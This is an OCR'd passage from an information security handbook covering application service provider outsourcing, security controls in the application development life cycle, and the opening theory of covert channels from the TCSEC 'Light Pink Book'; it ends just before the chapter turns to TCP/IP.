Because there are no silver bullets in the information systems (IS) planning process, planners must examine those functional applications that will be required to run the business for the next five years. This is an important first step because planners must clearly understand their requirements before meeting with vendors to discuss outsourced services. Corporate planners familiar with the company's business are in a better position to determine the corporate IS profile and should not approach the vendor community in hopes of "learning" of developing their IS profile.

BUYER BEWARE

ASPs vary widely in terms of the levels of service that they are prepared to offer, because in today's market, detailed business experience is a commodity in short supply. Many of the vendor's personnel may be short on business experience and have little to offer beyond the application on which they are working.

Virtually any software application is available through an ASP, including comprehensive applications software like SAP or J.D. Edward's integrated information systems. However, not every application should be outsourced, and the corporate planner should resist the temptation to outsource all of the company's information processing stream. If there is an absolute need to outsource an application, it is incumbent upon planners to find an ASP with hands-on proven expertise in their specific mission critical applications.

There are a lot of good reasons for this. For example, starting out with an ASP with limited resources can prove disastrous. There were a few good examples of this in the recent case of the U.S. Chamber of Commerce or the United Way.

There are other safeguards that must be taken into consideration. For example, internal proprietary corporate information must be safeguarded against access beyond the corporate suite. This is particularly true where corporate financial data is at stake.

Other information vital to the corporation — like personnel, product design information, detailed sales and customer information — also needs to be protected from intrusion by any disgruntled former employees, competitors, or interests alien to the corporation.

WHAT SHOULD BE OUTSOURCED

In analyzing the corporate information profile, a clear line of demarcation should be made between what is critical to the internal interests of the company and that which is peripheral. Further, if budgets are tight, applications that are not critical to the proprietary information requirements of the company can be considered for outsourcing. For example, applications that are common from one company to another (like e-mail), may best be supported by an outside vendor that can do the job for less money.

Often, standardized day-to-day administrative applications can best be left to an outside vendor. Another common off-the-shelf application that is often outsourced is the payroll function. Firms like ADP have been supporting this important function since the early 1970s and their systems have proven to be absolutely solid.

In recent years, order entry and customer satisfaction or fulfillment systems have reached a high degree of refinement. Any company with such a requirement would be foolish to spend money to develop or maintain a similar system that could more economically be outsourced through an ASP. In years past, companies have made major commitments in such systems that require heavy investments in software and network expertise to operate a broadly accessible public system. While there may be good business reasons to maintain specific applications internally, a case can be made for an ASP-based business solution. The key is to establish a balance between internal resources and those which can more cost effectively augment one's corporate data processing profile.

INTEGRATION WITH EXISTING ENTERPRISE SYSTEMS

There are a large number of firms that still have their legacy systems running on a mainframe or networked AS/400 minicomputers. Some of these companies are rethinking their present legacy systems with an eye to reducing costs through outsourcing some of their MIS operations. It is shortsighted to think that a multimillion dollar mainframe system could be replaced overnight by a few downsized minicomputer servers. Often, these legacy systems have been operating successfully on software sys-

tems that have been programmed to meet very specific business requirements. These systems require a deliberate analysis to determine a migration path on an application-by-application basis. This often requires that a completely parallel application be set up on a separate dedicated server and tested as a beta system first, using a subdivision of the company. This process will ensure that any failure will not bring the company to its knees if the system goes down. Further, such testing will allow the establishment of fail-safe network access arrangements to ensure survivability.

Some large-scale mainframe users have been working with a process known as host publishing using 3270-to-HTML processes to convert 3270 datastreams to HTML. Earliest attempts at this process were fraught with problems because SNA-based function keys, specific printing or file transfers could not be handled effectively. However, specific applications like Novell's Intranet Web Host Publisher and downloadable applets have helped to alleviate some of these difficulties.

Middleware is also available that recognizes several versions of database managers. These middleware systems allow a developer to design, build, and manage standard reports over the Internet. This allows the placement of any number of different reports on the Web, making the generation of paper reports unnecessary. For example, Information Builders offer WebFocus Developer Tools that support the distribution of reports across the Web. Many large firms have started to deploy this technology on a phased basis to test out applications deployed on the Internet.

SELECTING A SITE THAT WILL SURVIVE

One of the principal advantages of an outsourced application service should be its survivability through several disaster scenarios. Because access is their business, network flexibility, salability, and security are some principal advantages of choosing an ASP. However, in planning for the deployment of an ASP-based application, it is important to examine the ASP's provisioning plans and server site (s) very carefully. Any ASP serving site that is not backed up by another remote site capable of taking over in a disaster should not be considered. In this regard, before considering any ASP vendor, planners should visit both their primary and secondary sites and insist on a dynamic recovery demonstration before going further with the vendor. During the site survey, careful attention should be paid to fire protection measures — both internal and external. For example, how fireproof is the site in which the server is located? Is the server facility protected by a halon or similar fire protection system? Is the building in which the ASP's server a concrete or frame building? Is there a fire alarm system within the server site or building in which it is located? How far away is a fire station? Where is the building located? Is

it likely to be flooded in a 100-year storm? If the facility is located in California or Oregon, has the building survived an earthquake?

Next, ask to see the telecommunications arrangements. Is there just one access point between the ASP's server and the Internet, or are alternate access arrangements in place (i.e., satellite, wireless, or alternate telecom path from the server to another serving central office)? Examine also the ASP's peering arrangements for network backup or support for network congestion. Every effort should be made to determine what, if any, spare capacity has been built into the ASP's systems to support expansion of one's application in anticipation of any expansion in one's business!

OTHER CONSIDERATIONS

Upon completion of the survivability evaluation, the planner's next evaluation should be of the ASP's ability to support the application through the several levels of service inauguration. Consider first the ASP's personnel complement. Is there sufficient depth to the ASP's professional staffing levels? Who will be the on-site professionals to support end-user training, resolve hardware interface issues, and the overall management of the application during the implementation process? Would one be comfortable in turning the business over to those people assigned to the project? Remember, while most vendors may stress accessibility via the Internet and a browser, there is no substitute for on-site assistance by a professional who has hands-on experience with one's application.


For the most part, it should be assumed that documentation for the application being installed will be inadequate for online, real-time resolution of system problems. For this reason, it is vital that an experienced professional be onsite during the migration to the new system.

APPLICATION HOSTING

Application hosting is another flavor of an ASP service offering. In this scenario, the owner or business has made a commitment to support an in-house professional team to support a specific functional application. The company uses the ASP as an external server site, together with the ASP's access to the Internet to host the application (see Exhibit 1).

In this arrangement, the ASP may supply a database server, application server, or Web farm (servers), all protected by a firewall. Typically, these can be UNIX or NT servers that support an SQL or Oracle database structure. This arrangement often serves to free the company of the burden of maintaining a private network with its attendant support requirements. Further, under a host agreement, the ASP may also be responsible for monitoring network performance levels and interfacing with the necessary carriers and Clecs for all local access arrangements. This may be

EXHIBIT 1 — Application Hosting Application Co-location



preferable where an ASP has a sufficient customer base from which to leverage favorable tariff arrangements with the carriers concerned.

SECURITY IS STILL A CONCERN

As with any computer facility open to the public, network security is still a concern and must be dealt with directly. However, just because one has deployed an ASP does not mean that one's security worries are over. Not in the least!

While the ASP may have made accommodation for security by maintaining firewall arrangements, one must be concerned with authentication, encryption, access levels, ASP sharing arrangements, and the ASP's level of operating security, backup, and recovery.

Now that one's data is naked on the Internet, should everyone have access? Passwords will not do it. One will have to set up a public key infrastructure (PKI) along with some sort of token generator and one-time password setup procedure. Encryption or cryptography must be implemented along with the PKI system. There are several vendors that just specialize in security issues that will need to be consulted long before one's application goes live on the Internet.

Access levels in legacy systems have been well-established as the industry has evolved. For this reason, one will have to test the ability of the new ASP's systems to enforce and directly manage who can read, write, or in anyway modify the data. There a number of products that one may wish to evaluate before relinquishing access control to an ASP. For example, Networld has tested Securant Technologies' ClearTrust and Netegrity's SiteMinder Web authorization tools and have recommended these as products for consideration.

One will also have to evaluate the number of "backdoors" that are open to one's ASP's system and one's data. This includes levels of access to Web pages for updates, remote administration, or other levels of access. In this regard, one may want to engage the services of a professional security analyst who is familiar with all of the present-day hacking methodologies. This is a very important consideration in that someone else may be getting to the data before one can do anything about it.

It is also very important to know how much or to what degree one's ASP is sharing so-called "dedicated" circuits. These arrangements will have a definite impact on one's security system.

The ASP's own internal security arrangements should be of concern, particularly those security arrangements for the operating system that control one's application. Also be aware of the security of the middleware that supports the application. How are updates and level changes controlled and enforced? One will need to know this information because it will affect the terms and conditions put into a service level agreement (SLA).

Now that one's application has been "off-loaded," planners may want to consider a separate and distinct firewall to protect the application. In this arrangement, planners will have to factor regular maintenance of an "owned" firewall, which includes maintaining levels of security.

Redundant backup, as in mirroring or RAID, is another issue that must be carefully defined and established now that one's application and data reside on an off-site server. In this regard, planners must be certain that there are both logical and physical redundancy procedures in place that work. This must be tested before the application and data go live. Clearly, security must be taken as a very guarded internal issue.

HOW GOOD IS YOUR ASP's APPLICATION?

Measuring the effectiveness of one's application as an E-business site may be easy if one is not getting any business. That is simple; one has a "grave site" instead of a Web site. In this situation, one needs to establish with the ASP how one plans to measure the performance of the application. In this situation, one must establish a plan with the ASP to capture very specific information on a regular basis that is key to Web marketing. For example, one will need to know things like which search engines re-

ferred the most customers to the Web site or where the FTP traffic is coming from. One also may want to know where traffic came from that referenced one's site and which pages end users referred to most often. Ideally, one should be able to get HTML reports on a regular or "as requested" basis.

One should also have some reporting of the throughput of the network. For example, is the ASP's network overloading such that packets are being dropped and hence one may be losing key traffic?

Finally, one should set up a plan to monitor the ASP's customer support center. If one's customers cannot use the E-business site, then one will surely lose business. Establish a list of frequently asked user questions, pretend you are a customer, and then try these on the ASP's customer service center. What is the level of response that customers are likely to receive? Would one be happy with what was found? Prompt and courteous customer service should be spelled out in the SLA and penalties assessed for lack of service. In any case, the ASP's application helpline should serve to assist in attaining one's business goals. Should there be any problems with the ASP's customer service center, the SLA should provide language supporting a reduction in service costs for poor customer service — in which case planners may want to set up their own in-house helpline if the application is critical to attaining sales quotas.

Where one may be using an off-site hosting center, and still maintaining much of the technical interface, one may want to have access to an internal technical support help desk. Here again, it is wise to test this service level to be certain that one is getting the service for which one has contracted. In the case of off-site hosting, a 7¥24 customer contact center should exist so when one's server goes down in the middle of the night, one can get it back online. The ASP should make one aware of one's system failures and provide whatever technical support is required to bring the system online.

Basically, through all of this performance reporting, one should be able to get and maintain some sort of feeling of well-being that one's application is performing as advertised.

A WORD ON SLAs

In today's operating environment, when one establishes a wide area network (WAN), one is using the facilities of many different carriers. However, as an end user, one may be dealing with only one vendor, who in turn would have a contractual relationship with all of the carriers supporting one's WAN. Working with an ASP is very much the same situation, in that one will be dealing with a single vendor representing both a wide area network and support for a specific online application. How then does one know what one is getting, and what the penalties should be when the ASP falls below an agreed-upon level of service?

Since the unbundling of network services, many new service providers — including ISPs turned ASPs — are out competing for business. Now more than ever before, the service level agreement (SLA) becomes the most powerful bargaining chip, as well as a legal recourse in any dispute in service levels. Presently, network performance tools have become so sophisticated that poor service levels can easily be monitored at any level. What would one do if there was a network outage? How would it affect one's business? What would be one's burden of proof?

In such a setting, an SLA becomes a vital contract between the user and the service provider. It defines the baseline for service, clearly outlining the penalties the service provider will be required to pay for service levels falling below a defined performance level. While network size or the geographic extension of the network affect levels of service, the common standard is for 99.9 percent uptime over a 30-day period.

Where a packet network supports an online application, there are parameters — such as the time to response, latency, and packet delivery levels — that must be contained in an SLA. These affect network delays as well as network throughput levels and become important to the successful delivery of services. Where Frame Relay, ISDN, and leased line SLA parameters are involved, standards of performance are established, with ATM performance parameters becoming better defined as this technology is more widely deployed. IP network SLAs are now in the development stage as new performance tools are developed to assist customers in evaluating IP network performance levels. These performance levels may be more difficult to build into an SLA. There are no silver bullets in negotiating an SLA to support one's business application. The key is to carefully define all of the hazards that may face one's application once it goes online. Once these hazards have been determined, planners must then work with their ASP to determine penalties for any failures on the part of an ASP that fall below agreed-upon performance levels. This being said, it is important to recognize that ASPs may be very short on experience in managing a wide area network spread across several service providers. For this reason, a corporate planner may want to seek the support of a very experienced consultant who has detailed experience in dealing with carriers and software vendors. There is no substitute for hands-on experience.

SUMMARY

ASP services provide an excellent opportunity for a small to medium-sized business to avoid the costs of setting up a large internal MIS department. However, it is also a time when detailed planning becomes all-important. It is common knowledge that many firms that rush into the E-commerce free-for-all without the proper plan in place, fail rather quickly. This can mean a serious loss in terms of capital and the ability to even

stay in business at all. This brief discussion has outlined some of the key issues that should be addressed with one's ASP, as well as those issues that should be addressed in setting up a service level agreement (SLA) that is equitable and fair. By all means, if one's company does not have the technical expertise to deal with the issues discussed, it would be foolhardy not to obtain outside technical expertise when dealing with an ASP.

Application Security

Walter S. Kobus, Jr., CISSP

Application security is broken down into three parts: (1) the application in development, (2) the application in production, and (3) the commercial off-the-shelf software (COTS) application that is introduced into production. Each one requires a different approach to secure the application. As with the Common Criteria ISO 15408, one must develop a security profile or baseline of security requirements and level of reasonability of risk.

The primary goal of application security is that it will operate with what senior management has decided is a reasonable risk to the organization's goals and its strategic business plan. Second, it will ensure that the application, once placed on the targeted platforms, is secure.

Application Security in the Development Life Cycle

In an ideal world, information security starts when senior management is approached to fund the development of a new application. A well-designed application would include at least one document devoted to the application's security posture and plan for managing risks. This is normally referred to as a security plan.[1] However, many application development departments have worried little about application security until the recent advent of Web applications addressing E-commerce. Rather than a firewall guarding the network against a threat, poor coding of Web applications has now caused a new threat to surface: the ability of hacking at the browser level using a Secure Socket Layer (SSL) encrypted path to get access to a Web application and, finally, into the internal databases that support the core business. This threat has required many development shops to start a certification and accreditation (C&A) program or at least address security requirements during the development life cycle.

Security Requirements and Controls

Requirements that need to be addressed in the development cycle are sometimes difficult to keep focused on during all phases. One must remember that the security requirements are, in fact, broken down into two components: (1) security requirements that need to be in place to protect the application during the development life cycle, and (2) the security requirements that will follow the application into the targeted platform in the production environment.

Security Controls in the Development Life Cycle

Security controls in the development life cycle are often confused with the security controls in the production environment. One must remember that they are two separate issues, each with its own security requirements and controls. The following discussion represents some of the more important security application requirements on controls in the development life cycle.

Separation of Duties

There must be a clear separation of duties to prevent important project management controls from being overlooked. For example, in the production environment, developers must not modify production code without going through a change management process. In the development environment, code changes must also follow a development change management process. This becomes especially important when code is written that is highly sensitive, such as a cryptographic module or a calculation routine in a financial application. Therefore, developers must not perform quality assurance (QA) on their own code and must have peer or independent code reviews.

Responsibilities and privileges should be allocated in such a way that prevents an individual or a small group of collaborating individuals from inappropriately controlling multiple key aspects of any process or causing unacceptable harm or loss. Segregation is used to preserve the integrity, availability, and confidentiality of information assets by minimizing opportunities for security incidents, outages, and personnel problems. The risk is when individuals are assigned duties in which they are expected to verify their own work or approve work that accomplishes their goals; hence, the potential to bias the outcome. Separation of duties should be a concern throughout all phases of the development life cycle to ensure no conflict of duties or interests. This security requirement should start at the beginning of the development life cycle in the planning phase. The standard security requirements should be that no individual is assigned a position or responsibility that might result in a conflict of interest to the development of the application. There are several integrated development tools available that help development teams improve their productivity, version control, maintain a separation of duties within and between development phases, create quality software, and provide overall software configuration management through the system's life cycle.

Reporting Security Incidents

During the design, development, and testing of a new application, security incidents may occur. These incidents may result from people granted improper access or successful intrusion into both the software and hardware of a test environment and stealing new code. All security incidents must be tracked and corrective action taken prior to the system being placed into production. The failure to document, assess, and take corrective action on security incidents that arise in the development cycle could lead to the deployment of an application containing serious security exposures. Included are potential damage to the system or information contained within it and a violation of privacy rights.

These types of incidents need to be evaluated for the possible loss of confidentiality, loss of integrity, denial of service, and the risk they present to the business goals in terms of customer trust.

Security incidents can occur at any time during the development life cycle. It is important to inform all development project team members of this potential in the planning phase.

Security Awareness

Security awareness training must be required for all team members working on the development project. If a particular team member does not understand the need for the security controls and the measures implemented, there is a risk that he or she will circumvent or bypass these controls and weaken the security of the application. In short, inadequate security awareness training may translate into inadequate protection mechanisms within the application. The initial security briefing should be conducted during the planning phase, with additional security awareness, as appropriate, throughout the development life cycle. A standard for compliance with the security requirement is to review the security awareness training program to ensure that all project team members are aware of the security policies that apply to the development of the project.

Access

For each application developed, an evaluation must be made to determine who should be granted access to the application or system. A properly completed access form needs to be filled out by the development manager for each member who needs access to the development system and development software package. User identification and an audit trail are essential for adequate accountability during the development life cycle. If this security requirement has not been satisfied, there is a possibility that unauthorized individuals may access the test system and data, thereby learning about the application design. This is of special concern in applications

that are sensitive and critical to the business operations of the organization. Access decisions for team personnel should be made at the assignment stage of the development project and no later than the planning stage of the development life cycle.

Determination of Sensitivity and Criticality

For every application that will be placed into the development and production environments, there must be a determination regarding the sensitivity of the information that will reside on that system and its criticality to the business. A formal letter of determination of sensitivity and criticality is required. This should be done prior to the approval stage of the application by senior management because it will impact resources and money. The letter of determination of sensitivity is based on an analysis of the information processed. This determination should be made prior to any development work on the project and coordinated with the privacy officer or general counsel. The letter of criticality is used to evaluate the criticality of the application and its priority to the business operation. This document should be coordinated with the disaster and contingency officer. Both documents should be distributed to the appropriate IT managers (operations, network, development, and security).

Applications that are sensitive and critical require more care and, consequently, have more security requirements than a nonsensitive or noncritical system. The improper classification of information or criticality in an "undetermined state" could result in users not properly safeguarding information, inadequate security controls implemented, and inadequate protection and recovery mechanisms designed into the application or the targeted platform system.

Labeling Sensitive Information

All sensitive documentation must be properly labeled to inform others of their sensitive nature. Each screen display, report, or document containing sensitive information must have an appropriate label, such as *Sensitive Information* or *Confidential Information*. If labeling is incorrect or has not been performed, there is a risk that sensitive information will be read by those without a need to know when the application moves into production. Labeling should begin at the time that reports, screens, etc., are coded and continue through the system life cycle.

Use of Production Data

If production data is used for developing or testing an application, a letter specifying how the data will be safeguarded is required; and permission is needed from the owner of the data, operations manager, and security. Sensitive production data should not be used to test an application. If, however, production data must be used, it should be modified to remove traceability and protect individual privacy. It may be necessary to use encryption or hash techniques to protect the data. When the development effort is complete, it is important to scrub the hardware and properly dispose of the production data to minimize security risk. The risk of using production data in a development and test environment is that there might be privacy violations that result in a loss of customer and employee trust or violation of law. Development personnel should not have access to sensitive information.

Code Reviews

The security purpose of the application code review is to deter threats under any circumstance; events with the potential to cause harm to the organization through the disclosure, modification, or destruction of information; or by the denial of critical services. Typical threats in an Internet environment include:

- *Component failure.* Failure due to design flaws or hardware/software faults can lead to denial of service or security compromises through the malfunction of a system component. Downtimes of a firewall or false rejections by authorization servers are examples of failures that affect security.
- *Information browsing.* Unauthorized viewing of sensitive information by intruders or legitimate users may occur through a variety of mechanisms.
- *Misuse.* The use of information assets for other than authorized purposes can result in denial of service, increased cost, or damage to reputations. Internal or external users can initiate misuse.

- *Unauthorized deletion, modification, or disclosure of information.* Intentional damage to information assets that result in the loss of integrity or confidentiality of business functions and information.
- *Penetration.* Attacks by unauthorized persons or systems that may result in denial of service or significant increases in incident handling costs.
- *Misrepresentation.* Attempts to masquerade as a legitimate user to steal services or information, or to initiate transactions that result in financial loss or embarrassment to the organization.

An independent review of the application code and application documentation is an attempt to find defects or errors and to assure that the application is coded in a language that has been approved for company development. The reviewer shall assure that the implementation of the application faithfully represents the design. The data owner, in consultation with information security, can then determine whether the risks identified are acceptable or require remediation. Application code reviews are further divided into peer code reviews and independent code reviews, as follows.

- Peer code reviews shall be conducted on all applications developed whether the application is nonsensitive, sensitive, or is defined as a major application. Peer reviews are defined as reviews by a second party and are sometimes referred to as *walk-throughs*. Peer code review shall be incorporated as part of the development life cycle process and shall be conducted at appropriate intervals during the development life cycle process.
- The primary purpose of an independent code review is to identify and correct potential software code problems that might affect the integrity, confidentiality, or availability once the application has been placed into production. The review is intended to provide the company a level of assurance that the application has been designed and constructed in such a way that it will operate as a secure computing environment and maintain employee and public trust. The independent third-party code review process is initiated upon the completion of the application source code and program documentation. This is to ensure that adequate documentation and source code shall be available for the independent code review. Independent code reviews shall be done under the following guidelines:
  — Independent third-party code reviews should be conducted for all Web applications, whether they are classified sensitive or nonsensitive, that are designed for external access (such as E-commerce customers, business partners, etc.). This independent third-party code review should be conducted in addition to the peer code review.
  — Security requirements for cryptographic modules are contained in FIPS 140-2 and can be downloaded at http://csrc.nist.gov/cryptval/ 140-2.htm. When programming a cryptographic module, you will be required to seek independent validation of FIPS 140-2. You can access those approved vendors at http://csrc.nist.gov/cryptval/140-1/ 1401val2001.htm.

Application Security in Production

When an application completes the development life cycle and is ready to move to the targeted production platform, a whole new set of security requirements must be considered. Many of the security requirements require the development manager to coordinate with other IT functions to ensure that the application will be placed into a secure production environment. Exhibit 94.1 shows an example representing an e-mail message addressed to the group maintaining processing hardware to confirm that the application's information, integrity, and availability are assured.

A similar e-mail message could also be sent to the network function requesting the items in Exhibit 94.2.

Commercial Off-The-Shelf Software Application Security

It would be great if all vendors practiced application security and provided their clients with a report of the security requirements and controls that were used and validated. Unfortunately, that is far from the case, except when dealing with cryptographic modules. Every time an organization buys an off-the-shelf software application, it takes risk — risk that the code contains major flaws that could cause a loss in revenue, customer and employee privacy information, etc. This is why it is so important to think of protecting applications using the defense-in-depth methodology. With a tiny hole in Web application code, a hacker can reach right through from the browser to an E-commerce Web site. This is referred to as *Web perversion,* and hackers with a little

EXHIBIT 94.1 Confirmation that the Application's Information, Integrity, and Availability Are Assured

As the development Project Manager of XYZ application, I will need the following number of (NT or UNIX) servers. These servers need to be configured to store and process confidential information and ensure the integrity and the availability of XYZ application. To satisfy the security of the application, I need assurance that these servers will have a minimum security configured as follows:
Password standards
Access standards
Backup and disaster plan
Approved banner log-on server
Surge and power protection for all servers
Latest patches installed
Appropriate shutdown and restart procedures are in place
Appropriate level of auditing is turned on
Appropriate virus protection
Appropriate vendor licenses/copyrights
Physical security of servers
Implementation of system timeout
Object reuse controls
Please indicate whether each security control is in compliance by indicating a "Yes" or "No." If any of the security controls above is not in compliance, please comment as to when the risk will be mitigated. Your prompt reply would be appreciated not later than [date].

EXHIBIT 94.2 Request for Security

As the development Project Manager of XYZ application, I will need the assurance that the production network environment is configured to process confidential information and ensure the integrity and the availability of XYZ application to satisfy the security of the application. The network should have the following minimum security:
Inbound/outbound ports
Access control language
Password standards
Latest patches
Firewall
Configuration
Inbound/outbound services
Architecture provides security protection and avoids single point of failure
Please indicate whether each security control is in compliance by indicating a "Yes" or "No." If any of the security controls above is not in compliance please comment as to when the risk will be mitigated. Your prompt reply would be appreciated not later than [date].

determination can steal digital property, sensitive client information, trade secrets, and goods and services. There are two COTS packages available on the market today to protect E-commerce sites from such attacks. One software program on the market stops application-level attacks by identifying legitimate requests, and another software program automates the manual tasks of auditing Web applications.

Outsourced Development Services

Outsourced development services should be treated no differently than in-house development. Both should adhere to a strict set of security application requirements. In the case of the outsourced development effort, it will be up to technical contract representatives to ensure that all security requirements are addressed and covered during an independent code review. This should be spelled out in the requirements section of the

Request for Proposal. Failure to pass an independent code review then requires a second review, which should be paid for by the contractor as a penalty.

Summary

The three basic areas of applications security — development, production, and commercial off-the-shelf software — are present in all organizations. Some organizations will address application security in all three areas, while others only in one or two areas. Whether an organization develops applications for internal use, for clients as a service company, or for commercial sale, the necessity of practice plays a major role in the area of trust and repeated business. In today's world, organizations are faced with new and old laws that demand assurance that the software was developed with appropriate security requirements and controls. Until now, the majority of developers, pressured by senior management or by marketing concerns, have pushed to get products into production without any guidance of or concern for security requirements or controls. Security now plays a major role in the bottom line of E-commerce and critical infrastructure organizations. In some cases, it can be the leading factor as to whether a company can recover from a cyber-security attack. Represented as a major component in the protection of our critical infrastructure from cyber-security attacks, application security can no longer be an afterthought. Many companies have perceived application security as an afterthought, pushing it aside in order to get a product to market. Security issues were then taken care of through patches and version upgrades. This method rarely worked well, and in the end it led to a lack of customer trust and reflected negatively on the integrity of the development company. The practice of application security as an up-front design consideration can be a marketing advantage to a company. This can be marketed as an added feature so that, when the application is installed on an appropriately secure platform, it will enhance the customer's enterprise security program — not help to compromise it.

Covert Channels

Anton Chuvakin, Ph.D., GCIA, GCIH

Although the words "covert channeling" bring up for some people images of spies and evil spirits, the meaning we discuss in this chapter is even more interesting and sometimes even more sinister.

Secret communications, where there is seemingly no communication happening within the same machine or even across the network, can be accomplished with covert channels. Specifically, communication that violates a site security policy despite the deployed technology safeguards is of particular interest.

We should note that we are not talking about steganography, which is mostly about hiding data and not about moving data from place to place. Hidden data can be moved together with the object it is hidden in, but if all such communication is also blocked, steganography just will not help. A covert channel, however, might still be established. To some extent, transmitting data embedded in images via steganography in case such image transfers are allowed would likely constitute a "covert channel" (see the formal definitions below).

First, we would like to introduce some background of the problem of covert channels. Indeed, covert channeling is a problem from the attacker's point of view (how to channel covertly and effectively) and from the defender's point of view (how to detect and prevent such channels).

The notion of covert channels was popularized by the "rainbow series" of the books by the National Computer Security Center (NCSC) affiliated with the National Security Agency (NSA). This series is officially known as the Department of Defense Trusted Computer System Evaluation Criteria (TCSEC). The "Light Pink Book," officially titled *A Guide to Understanding Covert Channel Analysis of Trusted Systems,* contained the definitions, classifications, identification, and handling of covert channels as well as methods to limit the possibilities for covert channeling during the system design phase. It was published in 1993, prior to the snowballing growth of the Internet. Before that time, covert channels were discussed in some computer science publications within academia and the military.[1]

The "Light Pink Book" provides many definitions of the covert channel. For example:

> A communication channel is covert if it is neither designed nor intended to transfer information at all

or a channel

> …using entities not normally viewed as data objects to transfer information from one subject to another.

Currently, covert channels can be viewed as "old" and "new." The classic descriptions from the "Light Pink Book" are not very relevant in today's highly distributed networking environment, where workstations and servers exchange data across WANs and LANs, and multilevel operating systems are all but absent from most computing environments. An ability to signal other users by accessing the swap file or changing an entry in /tmp directory on a UNIX system does not sound like a terrible risk to the E-commerce site. On the other hand, an ability to send information from the customer database in real-time through firewalls while being invisible to the intrusion detection systems might scare many an executive. Thus, old covert channels such as information leaks across the security levels on a multilevel mainframe are likely left in the 1980s, and the new covert channels such as risks of hidden network accesses and invisible tunneling for data theft are here to stay for the foreseeable future. The study of communication in a highly restricted network environment where most normal protocols are blocked and monitored also presents some interest at this time.

Additionally, the fusion of malicious software and autonomous attack agents with covert channels might bring the risk level from "blended threats" (as touted by some security vendors) to a new level and limit the effectiveness of many current security controls.

In spite of the relative obscurity and obsolete nature of classic host-based covert channels, we will review some of the theory behind them and some methods to eliminate such communication during the system design stage. A lot of effort was dedicated to such research in the 1970s, 1980s, and the early 1990s.

The "Light Pink Book," which defined the comprehensive covert channel analysis (CCA), listed the following four objectives of covert channel analysis:[2]

1. Identification of covert channels
2. Determination of covert channels' maximum attainable bandwidth
3. Handling covert channels using a well-defined policy consistent with the TCSEC objectives
4. Generation of assurance evidence to show that all channels are handled according to the policy in force

Just to clarify, the environment in which the described covert channels take place — a secure multilevel OS with mandatory access controls (MAC) — is described by a security policy similar to the following:

- The process at higher security levels can read the objects at lower security levels but cannot write to them (because that will constitute a data leak)
- The process at lower security levels can write to the objects at higher security levels but cannot read them (because that will constitute an access to forbidden information)

Two main types of covert channels identified in the "Light Pink Book" are storage and timing channels. As defined in the book, "a potential covert channel is a storage channel" if its scenario of use

> …involves the direct or indirect writing of a storage location by one process and the direct or indirect reading of the storage location by another process.

That means that the processes communicate by allocating some resource and checking for the evidences of such allocation.

Similarly, "a potential covert channel is a timing channel" if its scenario of use involves a process that

> …signals information to another by modulating its own use of system resources (e.g., CPU time) in such a way that this manipulation affects the real response time observed by the second process.

That means that one process attempts to influence the timing of whatever event is visible to the second process. Examples of both kinds are provided later.

As for countermeasures, early researchers agreed that it is impossible to eliminate covert channels from the system. Some methods (such as avoiding resource sharing completely, usually at some performance penalty) were developed. However, it was deemed more effective to try to reduce their bandwidth. Keeping in mind a particular covert channel, the system designers will introduce noise in the covert information flow, thus hindering the transmission by reducing the bandwidth. By making the channel noisy by adding random delays and other factors into various system processes while keeping the performance adequate, the designers usually managed to reduce the bandwidth of known covert channels. It was also required to carefully document all possible channels discovered during the system design and implementation phases and provide methods to reduce their bandwidth. In many cases, the bandwidth of several bits per second was deemed acceptable, and sometimes even high numbers (such as for systems processing images) were acceptable.

Following are some classic examples of such covert channels. Keep in mind that the described events occur in the multilevel OS platform where the communication between levels is prevented based on the special policy. Thus, the example might sound unimportant and even downright silly for the common commercially available systems, but apparently were viewed as critical in secure OS.

1. One program locks the file for access (such as for writing) from one security level and another one is checking the lock. One bit of information can be transmitted per time unit; file is locked corresponds to 1 and unlocked is 0.
2. One process allocates disk space and another is checking for available space. If the second process fails to allocate, it knows that the first is transmitting the 1, and allocation success indicates 0.
3. The program reads a page of data. When a second program tries to read the same page, it comes quickly (already loaded in memory, 1) or slowly (had to be received from disk, 0). Thus, 1 bit is transmitted between the security levels.

4. The program creates an object, thus exhausting a unique object identifier of some kind (such as a UNIX user ID). The second program also attempts to create such an object and notices the available unique identifier. Thus, it can deduce that the first program actually tried to create an object (1) or that it did not (0).
5. A process tries to unmount a file system, which might or might not be busy. The second process tries to send information by allocating or deallocating disk space on the same file system.

To conclude and to illustrate the relevance (or rather total irrelevance) of these covert channels for modern information systems, one should note that the NSCS' CCA guide applied only to systems rated B2, B3, and A1 by the TCSEC criteria. The TCSEC ratings go (or rather went, since TCSEC is now supplanted by Common Criteria) from the least secure D to C1, C2, B1, B2, B3, and the most secure A1 (see http://www.radium.ncsc.mil/tpep/epl/epl-by-class.html). Most commercial UNIX and NT systems would be rated at C1; some with high-security packs and add-ons get to C2. Few heavily modified UNIX systems rate as B1 and no general-purpose OS ever got to B2. Thus, CCA and covert channels, as defined and evaluated in the "Light Pink Book," have absolutely no relevance in the modern computing environment, perhaps outside the highly restricted government installations using special-purpose operating systems. Additionally, the book directly states that "the notion of covert channels is irrelevant to discretionary security models" such as those used in most commercial OS.

We will now turn to more modern times and look at covert channeling across the protected network. We will first look at covert channels within the basic TCP/IP protocols and then briefly describe the application protocol covert channeling (and tunneling, as its trivial case).

Before we delve into the exciting world of covert network communications, we will briefly review TCP/IP networking, which powers most of today's networks.

